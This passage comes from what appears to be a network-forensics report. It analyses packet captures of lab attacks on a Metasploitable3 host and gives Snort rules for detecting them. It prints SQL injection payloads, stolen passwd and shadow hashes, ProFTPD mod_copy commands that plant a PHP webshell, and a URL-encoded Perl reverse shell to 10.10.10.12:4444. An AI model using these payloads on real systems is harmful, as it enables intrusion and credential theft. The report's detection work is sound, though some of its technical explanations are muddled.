2181	13.404968	10.10.10.12	192.168.30.31	TCP	66	59990 → 139 [FIN, ACK] Seq=169 Ack=148 Win=64128 Len=0 TSval=435936523 TSecr=2884609
2182	13.413454	192.168.30.31	10.10.10.12	TCP	66	139 → 59990 [FIN, ACK] Seq=148 Ack=170 Win=30080 Len=0 TSval=2884611 TSecr=435936523
2183	13.414187	10.10.10.12	192.168.30.31	TCP	66	59990 → 139 [ACK] Seq=170 Ack=149 Win=64128 Len=0 TSval=435936532 TSecr=2884611

Fig. 759. TCP Stream of Protocol Negotiation Request


```

Wireshark - Follow UDP Stream (udp.stream eq 4) - SQL_injection_Attack.pcap
].....CACACACACACACACACACACAAA..FHEPFCELEHFCEPFFACACACACACABO..SMB%.....
%.V.....6.\MAILSLOT\BROWSE.....METASPLOITABLE3-UB1404..
].....CACACACACACACACACACACAAA..FHEPFCELEHFCEPFFACACACACACABO..SMB%.....
%.V.....6.\MAILSLOT\BROWSE.....METASPLOITABLE3-UB1404..
].....CACACACACACACACACACACAAA..FHEPFCELEHFCEPFFACACACACACABO..SMB%.....
%.V.....6.\MAILSLOT\BROWSE.....p.....METASPLOITABLE3-UB1404..
].....CACACACACACACACACACACAAA..FHEPFCELEHFCEPFFACACACACACABO..SMB%.....
%.V.....6.\MAILSLOT\BROWSE.....@.....METASPLOITABLE3-UB1404..
].....CACACACACACACACACACACAAA..FHEPFCELEHFCEPFFACACACACACABO..SMB%.....
%.V.....6.\MAILSLOT\BROWSE.....METASPLOITABLE3-UB1404..
].....ENEFFEEBFDFAEPEJFEEBECEMEFDDAA..
FHEPFCELEHFCEPFFACACACACACABN..SMB%.....N.....N.V.....\MAILSLOT\BROWSE...
.METASPLOITABLE3.....U.metasploit3-ub1404 server (Samba, Ubuntu)..
].....CACACACACACACACACACACAAA..FHEPFCELEHFCEPFFACACACACACABO..SMB%.....
%.V.....6.\MAILSLOT\BROWSE.....hk.....METASPLOITABLE3-UB1404..
].....CACACACACACACACACACACAAA..FHEPFCELEHFCEPFFACACACACACABO..SMB%.....
%.V.....6.\MAILSLOT\BROWSE.....8S.....METASPLOITABLE3-UB1404..
].....CACACACACACACACACACACAAA..FHEPFCELEHFCEPFFACACACACACABO..SMB%.....
%.V.....[.....METASPLOITABLE3-UB1404..
].....CACACACACACACACACACACAAA..FHEPFCELEHFCEPFFACACACACACABO..SMB%.....
%.V.....6.\MAILSLOT\BROWSE.....b.....METASPLOITABLE3-UB1404..
].....CACACACACACACACACACACAAA..FHEPFCELEHFCEPFFACACACACACABO..SMB%.....
%.V.....6.\MAILSLOT\BROWSE.....j.....METASPLOITABLE3-UB1404..

```

Fig. 766. Metasploitable3 keyword being present multiple times in UDP Stream

Another packet, 2837, which contains the text METASPLOITABLE3-UB1404 several times in it, which holds out to meaning that meterpreter is trying to resolve all the web requests and reply in its end multiple times.

o.	Time	Source	Destination	Protocol	Length	Info
2839	121.978188	10.10.10.12	192.168.30.31	TCP	74	51464 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1 TSval=436045096 TSecr=0 WS=128
2840	121.978510	192.168.30.31	10.10.10.12	TCP	74	80 → 51464 [SYN, ACK] Seq=0 Ack=1 Win=28960 Len=0 MSS=1460 SACK_PERM=1 TSval=2911753 TSecr=436045096 WS=128
2841	121.978903	10.10.10.12	192.168.30.31	TCP	66	51464 → 80 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=436045097 TSecr=2911753
2842	121.979185	10.10.10.12	192.168.30.31	HTTP	545	POST /payroll_app.php HTTP/1.1 (application/x-www-form-urlencoded)
2843	121.979422	192.168.30.31	10.10.10.12	TCP	66	80 → 51464 [ACK] Seq=1 Ack=480 Win=30080 Len=0 TSval=2911753 TSecr=436045097
2844	122.060215	192.168.30.31	10.10.10.12	HTTP	798	HTTP/1.1 200 OK (text/html)
2845	122.060516	10.10.10.12	192.168.30.31	TCP	66	51464 → 80 [ACK] Seq=480 Ack=733 Win=64128 Len=0 TSval=436045179 TSecr=2911773
2846	127.061524	10.10.10.12	192.168.30.31	TCP	66	51464 → 80 [FIN, ACK] Seq=480 Ack=733 Win=64128 Len=0 TSval=436050180 TSecr=2911773
2847	127.061843	192.168.30.31	10.10.10.12	TCP	66	80 → 51464 [FIN, ACK] Seq=733 Ack=481 Win=30080 Len=0 TSval=2913024 TSecr=436050180
2848	127.062052	10.10.10.12	192.168.30.31	TCP	66	51464 → 80 [ACK] Seq=481 Ack=734 Win=64128 Len=0 TSval=436050180 TSecr=2913024

Fig. 767. POST Request being made from External network

The packet 2842 contains malicious SQL Injection statements in it, as the packet info itself contains www-form-encoded, meaning that the body of the HTTP message that has been sent to the server is essentially a single query string that involves name/value pairs which are separated by “&” symbol and the text present in the packet has to be interpreted using URL/ASCII encoding scheme [256].

```

Wireshark · Follow TCP Stream (tcp.stream eq 1079) · SQL_Injection_Attack.pcap
POST /payroll_app.php HTTP/1.1
Host: 192.168.30.31
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.30.31/payroll_app.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 34
Connection: keep-alive
Upgrade-Insecure-Requests: 1

user=%27OR+1%3D1%23&password=&s=OKHTTP/1.1 200 OK
Date: Sun, 14 Mar 2021 08:30:37 GMT
Server: Apache/2.4.7 (Ubuntu)
X-Powered-By: PHP/5.4.5
Vary: Accept-Encoding
Content-Encoding: gzip
Content-Length: 471
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html

.....}.0.0.....)"/CM.....#@.R.....cWv:..i'.....9..W.k'.Q.P5h.e...d...&.e.../...%ui.Tbb.V.lL..h..p..gI^.....=.Z
.P
>...'k`B.f..cu.j.d.(x.r.Dg..C..gh.....L.....\.....
.8.o...x.f.i...e.1.....7.5...l/...;..*P..B.;P=%<...4Z...^P].....].F...k...].F...PT.F.....
7.c.ei..p.TE...w.y^=...b.QP...m.....*Tm).=#w...<=9...lP\...kE.....7'.....@...q..7a...`..u.j...C...i...I
Z.....a7....
.(0.....2.Vjb.....2.....&W.S.^|.....>....

```

Fig. 768. SQL Injection statement passed

In the above image, the client request is shown in red color, which contains the SQL statements encoded in URL/ASCII format, which reads out as

Input String : user=%27OR+1%3D1%23&password=&s

Actual Interpretation: user='OR1=1#, whereas the password remains blank.

Once this query gets passed on the client-side, the server reply shown in blue color contains the 200 OK status in which it returns the actual database query in an encrypted manner. This SQL query will print out all the columns in the database since the condition remains true. [257]

```

Wireshark · Follow TCP Stream (tcp.stream eq 1080) · SQL_Injection_Attack.pcap
POST /payroll_app.php HTTP/1.1
Host: 192.168.30.31
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.30.31/payroll_app.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 77
Connection: keep-alive
Upgrade-Insecure-Requests: 1

user=%27+UNION+SELECT+null%2C+null%2C+null%2C+%40%40version%23&password=&s=OKHTTP/1.1 200 OK
Date: Sun, 14 Mar 2021 08:31:44 GMT
Server: Apache/2.4.7 (Ubuntu)
X-Powered-By: PHP/5.4.5
Vary: Accept-Encoding
Content-Encoding: gzip
Content-Length: 227
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html

.....u.MK.1.....+<.....KA*.e..9..
N.<...&...<...<...IU
.....i.."...3...=..p..w./...Wn.....h.E.. JE.!^ 7...A?...a...5Le...a k@....4..Qj..6.<.....z'.
(...x>D..V{.9H...:a.e*c
.....yR...b.....r..e...0.....;...

```

Fig. 769. SQL Injection statement passed

Then again, another Malicious SQL Injection attempt created from the client-side to the server-side, which contains the following SQL string [257] [258].

Input String :
 user=%27+UNION+SELECT+null%2C+null%2C+null%2C+%40%40version%23&password=&s

Actual Interpretation : `UNION select null,null,null,@@version#

Again, this SQL Query will print the Web server version on the web page, which is encrypted and difficult to interpret.




Fig. 770. SQL Injection statement passed

Another SQL string query gets passed to the web application, which contains the following string: this following query will print out all the usernames and the password of that corresponding username in the plaintext to the attacker [257].

Input String :
 %27OR+1%3D1+UNION+SELECT+null%2Cnull%2Cusername%2Cpassword+FROM+users%23&password=&s

Actual Interpretation :
 'OR 1=1 UNION SELECT null,null,username,password FROM users#

Several factors were taken into consideration of SQL injection exploit for the above rule. The primary reason is that the SQL injection query involves a specific pattern like the special characters used in the injection query, and the SQL query is merely similar. Hence pcre is the suitable solution for content pattern matching. The above rule will alert when there is any traffic from any source to any destination IP address that is destined to port 80 and with the matching content of either (‘), (=), (#) in it or else if the content follows standard encoding scheme which then also triggers the alert based on the matching factors.

DD. Analysis of Playbook 37: Vulnerability exploitation and credential theft using web server

- i. Pcap File Name:* Proftpmodewithoutmsfconsole
- ii. Description:* The Proftpmode application has an existing vulnerability, which lets the attacker copy username and the password file from the webserver directory to the attacker machine. Then the password cracking tool named John the ripper decrypts the hash of the stored password. Finally, the ssh connection was created to the victim machine from the acquired username and the password.
- iii. Wireshark Analysis:*




Fig. 773. Packet Containing Proftpd server along with its vulnerable version in it

The Initial Suspicious activity is detected using the vulnerable Proftpmode application name passed in the cleartext manner.




Fig. 774. Packet Information containing Metasploitable Workgroup

There is another attribute being visible in the packet, which contains the workgroup named metasploitable3-ub1404. Usually, when a Nmap scan happened in the network, the results that come out of it include the port number, status of the port, service running, the operating system running in the system, and the workgroup the mentioned service is part of. Hence, in the following image, the metasploitable3 system with having ubuntu 14.04 version is part of some workgroup that might be the result from a Nmap query or some other query [258].



Fig. 775. Metasploitable message captured shown in the packet

The “MSF console welcome” message displayed to the user is the next found packet analyzed, which involves the client request followed by the server response and the MSF console details in it [258].




Fig. 776. RPC Info scan results captured in packet

An RPC info scan was performed that shows the listing of all the RPC services running/registered in the machine. RPC Info numbers helped find about the UDP and TCP port numbers where the RPC services were located.




Fig. 777. Exploitation activities performed in the server

A complete set of modules involves the series of Post Exploitation steps that involve the brute force attempt for the username and password combination in the proftpd server. And then, moving further, the files have been copied and moved to the webserver directory [258].

```

Wireshark - Follow TCP Stream (tcp.stream eq 1078) - proftpd_without_msftconsole (1).pcap
GET /passwd HTTP/1.1
Host: 192.168.30.31
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.30.31/
Connection: keep-alive
Upgrade-Insecure-Requests: 1
If-Modified-Since: Wed, 10 Mar 2021 21:34:27 GMT
If-None-Match: "86c-5bd356e75ea18"

HTTP/1.1 200 OK
Date: Sun, 14 Mar 2021 08:20:04 GMT
Server: Apache/2.4.7 (Ubuntu)
Last-Modified: Sun, 14 Mar 2021 08:19:00 GMT
ETag: "86c-5bd7ac90d229f"
Accept-Ranges: bytes
Content-Length: 2156
Keep-Alive: timeout=5, max=96
Connection: Keep-Alive

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mail List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin)/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
libuid:x:100:101:/var/lib/libuid:
syslog:x:101:104::/home/syslog:/bin/false
messagebus:x:102:106:./var/run/dbus:/bin/false
sshd:x:103:65534:./var/run/ssh:/usr/sbin/nologin
statd:x:104:65534:./var/lib/nfs:/bin/false

```

Fig. 778. /passwd request performed on the client-side

The password file (/etc/shadow) file was captured in the packet traffic in which the file was captured when moved or transferred from the victim machine to the attacker machine [258].

```

Wireshark - Follow TCP Stream (tcp.stream eq 1080) - proftpd_without_msftconsole (1).pcap
GET /shadow HTTP/1.1
Host: 192.168.30.31
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.30.31/
Connection: keep-alive
Upgrade-Insecure-Requests: 1

HTTP/1.1 200 OK
Date: Sun, 14 Mar 2021 08:20:27 GMT
Server: Apache/2.4.7 (Ubuntu)
Last-Modified: Sun, 14 Mar 2021 08:19:33 GMT
ETag: "78e-5bd7acb0a69a0"
Accept-Ranges: bytes
Content-Length: 1934
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive

root:$6$IP4EIEE3$yFv.hShVxCgG0tuhQzKQTNsnijCu7URreWdGA00y2iwpP.G.3XDzifrYtYUghgIHK1kWB880IUpM/sFBX6Qpu0:18692:0:99999:7:::
daemon:*:16176:0:99999:7:::
bin:*:16176:0:99999:7:::
sys:*:16176:0:99999:7:::
sync:*:16176:0:99999:7:::
games:*:16176:0:99999:7:::
man:*:16176:0:99999:7:::
lp:*:16176:0:99999:7:::
mail:*:16176:0:99999:7:::
news:*:16176:0:99999:7:::
uucp:*:16176:0:99999:7:::
proxy:*:16176:0:99999:7:::
www-data:*:16176:0:99999:7:::
backup:*:16176:0:99999:7:::
list:*:16176:0:99999:7:::
irc:*:16176:0:99999:7:::
gnats:*:16176:0:99999:7:::
nobody:*:16176:0:99999:7:::
libuid:l:16176:0:99999:7:::
syslog:*:16176:0:99999:7:::
messagebus:*:17741:0:99999:7:::
sshd:*:17741:0:99999:7:::
statd:*:17741:0:99999:7:::
vagrant:$6$5Db/NO1g$MiqImG2LOygbvffIwBuulR8KIPxq3.tp2F6E0zF94iQ6zp3Zkie1kqeNVAhkm1jhHYtYz1LdiW0EcJyW7RL01:17741:0:99999:7:::
leia_organza:$1$N60IbGGZ$LPeRCRFi8IX1NebhQuYlK/:17741:0:99999:7:::

```

Fig. 779. The john-input file containing both usernames and passwords

A john-input file contains both the Password and Shadow file that will be directly used in password hash cracking software from which the password hashes will be decrypted and will be used against the ssh connection to the victim machine(Web Browser) [258] [259].

iv. Alert Rules

```
Alert tcp any any -> any any (msg:"Possible PProfTPmodeCopy Exploit";
content:"CPFR /etc/passwd"; sid:130018; rev:5;)

soslave@soslave3-virtual-machine:~$ sudo snort -A console -N --daq pcap --daq-mode read-file -c /etc/nsm/soslave3-virtual-machine-ens3/snort.conf -i ens3 -q -r >
proftpd_without_msfconsole\ \ (1\).pcap
03/14-08:18:19.418083  [**] [1:1300013:5] Possible PProfTPmodeCopy Exploit [**] [
Priority: 0] {TCP} 10.10.10.12:40940 -> 192.168.30.31:21
```

Fig. 780. Proftpmode alert generated

v. Alert Description

The main reason behind creating the rule is that the exploit involves copying the “/etc/passwd” file from the victim source to the attacker destination. The Snort rule will trigger the alert when the packet's content matches with the name of the file /etc/passwd in the packet from any source ip address to any destination ip address through any port.

EE. Analysis of Playbook 36 : Unauthorized access using ProFTPD 1.3.5

i. Pcap File Name: Proftpmodecopy.pcap

ii. Description: A vulnerability in the proftpmode FTP server runs in the victim machine, which lets the attacker gain privileged access to the machine.

iii. Wireshark Analysis




Fig. 781. Proftpd Server Installation captured in the packet

The Proftpd server and its version were caught in the packet capture, and it drives out the fact that the threat might be interested in getting the FTP server name along with its version.

```

Wireshark · Follow TCP Stream (tcp.stream eq 1016) · proftpdmodecopy.pcap
GET / HTTP/1.0

HTTP/1.1 200 OK
Content-Type: text/html;charset=utf-8
Content-Length: 132
X-Xss-Protection: 1; mode=block
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Server: WEBrick/1.3.1 (Ruby/2.3.7/2018-03-28)
Date: Sun, 14 Mar 2021 03:12:31 GMT
Connection: close
Set-Cookie:
_metasploitable=BAh7B0kiD3Nlc3Npb25fawQGOgZFVEkiRTk2MTJkM2FhODAyOTg0ZmMjYw%0ANIwM2NTc4ZTg4MmliZDYwOWM5MmEzYzA4NGViMTYxMGVmZTY5Njdi
MDNkZjAG%0A0wBGSSiUX21ldGFzcGxvaXRhYmx1BjjsAVEkiVFNoaGhoaCwgZG9uJ3QgdGVs%0AbCBhbmlib2R5IHROaXNgY29va2l1IHNIY3JldDogYTdhZWJjMjg3YmJhM
GVl%0ANGU2NGY5NDc0MTVhOTRlNWYGOwBU%0A--04a810617e6beffa8463452fe55be2a839075dbf; path=/; expires=Sun, 14 Mar 2021 03:42:31 -0000;
HttpOnly

Welcome to Metasploitable3 - Linux edition.<br><a href='/flag'>If you exploit this application, you will be handsomely rewarded.</
a>

```

Fig. 782. Metasploitable message captured shown in the packet

The Default msfconsole login message and some of the encrypted text in the set-cookie field have been present in the server's header reply. It is mentioned that metasploitable keyword in the set-cookie field. It means that set-cookie sent the cookie to the client in the form of a server reply, and this will be sent to the user agent, from which the user agent again can send this back to the server [259].

```

Wireshark · Follow TCP Stream (tcp.stream eq 1034) · proftpdmodecopy.pcap
GET / HTTP/1.1
Host: 192.168.30.31

HTTP/1.1 200 OK
Content-Type: text/html;charset=utf-8
Content-Length: 132
X-Xss-Protection: 1; mode=block
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Server: WEBrick/1.3.1 (Ruby/2.3.7/2018-03-28)
Date: Sun, 14 Mar 2021 03:12:31 GMT
Connection: Keep-Alive
Set-Cookie:
_metasploitable=BAh7B0kiD3Nlc3Npb25fawQGOgZFVEkiRTd1MDZlMzNjYU5N2NkM2V1Nzcx%0AZmY0OWY5NGNmOTZiZWlzeYjYwOGVhYmJhNTJmMmEzOTQ4YUwUwNDAA0
ZG01MDIG%0A0wBGSSiUX21ldGFzcGxvaXRhYmx1BjjsAVEkiVFNoaGhoaCwgZG9uJ3QgdGVs%0AbCBhbmlib2R5IHROaXNgY29va2l1IHNIY3JldDogYTdhZWJjMjg3YmJhM
GVl%0ANGU2NGY5NDc0MTVhOTRlNWYGOwBU%0A--d6cccad7c2ea6440706fb6e12f26adabf3af50ffa; path=/; expires=Sun, 14 Mar 2021 03:42:31 -0000;
HttpOnly

Welcome to Metasploitable3 - Linux edition.<br><a href='/flag'>If you exploit this application, you will be handsomely rewarded.</
a>

```

Fig. 783. Host Ip address along with webpage GET request performed

Another GET request was created from the client-side, but the host ip address mentioned in the HTTP GET request is absent in the previous GET request. However, the previous GET request is clear of any server ip address or the URL's name. Therefore the current GET request indicates that the webserver ip address is 192.168.30.31, from which the webserver serving web pages is located [259].

```

Wireshark · Follow TCP Stream (tcp.stream eq 1037) · proftpdmodecopy.pcap
220 ProFTPD 1.3.5 Server (ProFTPD Default Installation) [192.168.30.31]
SITE CPCR /proc/self/cmdline
350 File or directory exists, ready for destination name
SITE CPTO /tmp/.<?php passthru($_GET['hMEawD']);?>
250 Copy successful
SITE CPCR /tmp/.<?php passthru($_GET['hMEawD']);?>
350 File or directory exists, ready for destination name
SITE CPTO /var/www/html/ecSSkm.php
250 Copy successful

```

Fig. 784. Exploitation steps performed from client to server

The MSFconsole ran a few command-based statements to copy or move the file from the victim machine to the webservice directory. Several statements were involved in performing this set of operations, but the only difference compared with the last exploit is that the Metasploit tool will perform these steps internally with all the processes getting encrypted.

```

Wireshark · Follow TCP Stream (tcp.stream eq 1038) · proftpdmodecopy.pcap
GET /ecSSkm.php?hMEawD=nohup%20perl%20-MIO%20-
e%20%27%24p%3dfork%3bexit%2cif%28%24p%29%3bforeach%20my%20%24key%28keys%20%25ENV%29%7bif%28%24ENV%7b%24key%7d%3d~/%28.%2a%29/
%29%7b%24ENV%7b%24key%7d%3d%241%3b%7d%7d%24c%3dnew%20IO%3a%3aSocket%3a%3aINET%28PeerAddr%2c%2210.10.10.12%3a4444%22%29%3bSTDIN-
%3efdopen%28%24c%2cr%29%3b%24~-%3efdopen%28%24c%2cw%29%3bwhile%28%3c%3e%29%7bif%28%24_%3d-%20/%28.%2a%29/
%29%7b%29system%20%241%3b%7d%7d%3b%27%20%26 HTTP/1.1
Host: 192.168.30.31
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)
Content-Type: application/x-www-form-urlencoded

HTTP/1.1 200 OK
Date: Sun, 14 Mar 2021 03:12:37 GMT
Server: Apache/2.4.7 (Ubuntu)
X-Powered-By: PHP/5.4.5
Content-Length: 44
Content-Type: text/html

proftpd: 10.10.10.12:46883: SITE CPTO /tmp/.

```

Fig. 785. GET request involving /ecSSkm.php performed

There was a GET request involved with a few encrypted text in it followed with some system based keywords in it such as “for each”, “keys”, “ENV”, “Socket”, “INET”, “Peeraddr”, “efdopen”, “while”. But the rest of the stream was encrypted and then followed by User-Agent in the Client HTTP request, which gives the information about the client browser, operating system from which the request is initiated [259].

```

Wireshark · Follow TCP Stream (tcp.stream eq 1039) · proftpdmodecopy.pcap
whoami
www-data
ifconfig
eth0  Link encap:Ethernet  HWaddr 52:54:00:12:50:37
      inet addr:192.168.30.31  Bcast:192.168.30.255  Mask:255.255.255.0
      inet6 addr: fe80::5054:ff:fe12:5037/64  Scope:Link
      UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
      RX packets:117215  errors:0  dropped:0  overruns:0  frame:0
      TX packets:106596  errors:0  dropped:0  overruns:0  carrier:0
      collisions:0  txqueuelen:1000
      RX bytes:9094804 (9.0 MB)  TX bytes:8978388 (8.9 MB)

lo    Link encap:Local Loopback
      inet addr:127.0.0.1  Mask:255.0.0.0
      inet6 addr: ::1/128  Scope:Host
      UP LOOPBACK RUNNING  MTU:65536  Metric:1
      RX packets:8380423  errors:0  dropped:0  overruns:0  frame:0
      TX packets:8380423  errors:0  dropped:0  overruns:0  carrier:0
      collisions:0  txqueuelen:0
      RX bytes:4197357541 (4.1 GB)  TX bytes:4197357541 (4.1 GB)

```

Fig. 786. POST Exploitation activities performed

There were a few post exploitation steps that were performed, which were shown in the above picture.

iv. Alert Rules:

```

Alert tcp any any -> any any (msg:"Possible proFTPmodecopy";
content:"SITE CPFR /proc/self/cmdline"; sid:1300016; rev:5;)

```

```

03/14-03:14:10.030861  [**] [1:1300016:5] Possible ProFtpModeCopy [**] [Priorit$

```

Fig. 787. Proftpmode Alert generated

v. Alert Description:

The factor responsible for creating the rule is the command that is part of the exploit, where it involves copying the file from a specific location in the webserver. The Snort rule will be triggered when the content CPFR (copying the file from the webserver to the client) is part of the exploit and will be based on any source, destination IP address, and destination port address.

FF. Analysis of Playbook 43: Web Application database authenticated Remote command execution

- i. Pcap File Name: Port80Phpmyadmin.pcap*
